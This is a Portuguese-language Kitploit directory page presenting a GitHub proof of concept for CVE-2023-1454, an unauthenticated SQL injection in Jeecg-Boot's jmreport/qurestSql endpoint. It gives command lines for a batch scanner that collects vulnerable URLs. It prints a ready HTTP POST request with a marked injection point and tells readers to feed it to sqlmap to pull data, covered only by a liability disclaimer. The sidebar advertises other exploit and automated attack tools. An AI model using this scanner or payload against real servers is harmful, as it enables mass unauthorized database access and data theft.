
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2023-1454 — jmreport/qurestSql POC de varredura em lote de injeção SQL não autorizada | Kitploit

Ferramentas/GitHubGitHub/cjybao/cve-2023-1454
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebColeta de InformaçõesTestes de Penetração
GitHubcjybao/cve-2023-1454

CVE-2023-1454

jmreport/qurestSql POC de varredura em lote de injeção SQL não autorizada

Ver Repositório
18há 3 anosAinda não revisado
Compartilhar

CVE-2023-1454

jmreport/qurestSql PoC de varredura em lote de injeção SQL não autorizada Jeecg-Boot é uma plataforma de desenvolvimento rápido baseada em Spring Boot e Jeecg-Boot-Plus. A versão mais recente, jeecg-boot 3.5.0, foi relatada com múltiplas vulnerabilidades de injeção SQL.

Utilização da Ferramenta


python3 CVE-2023-1454-scan.py -u http://127.0.0.1:1111 teste de URL único

python3 CVE-2023-1454-scan.py -f url.txt varredura em lote

Após a varredura, um arquivo vuln.txt com URLs vulneráveis será gerado no diretório atual.

PoC:
Exp:

Salve o pacote como um arquivo .txt e use o sqlmap para obter dados.

POST /jeecg-boot/jmreport/qurestSql HTTP/1.1
Host: xxx.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2088.112 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: application/json;charset=UTF-8
Content-Length: 129

{"apiSelectId":"1290104038414721025",
"id":"1*"}

Aviso de Isenção de Responsabilidade

Quaisquer consequências ou perdas diretas ou indiretas decorrentes da disseminação ou uso das informações fornecidas neste documento são de responsabilidade exclusiva do usuário. O autor não assume qualquer responsabilidade por isso.


Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    628
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer é uma plataforma de código aberto de Gerenciamento de Acesso Privilegiado (PAM) que fornece às equipes de DevOps e TI acesso seguro e sob demanda a endpoints SSH, RDP, Kubernetes, Banco de Dados e RemoteApp através de um navegador web.

    366
  • 5

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Mecanismo OSINT com IA para descobrir e mapear mais de 7.700 identidades em redes sociais na web

    287

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →



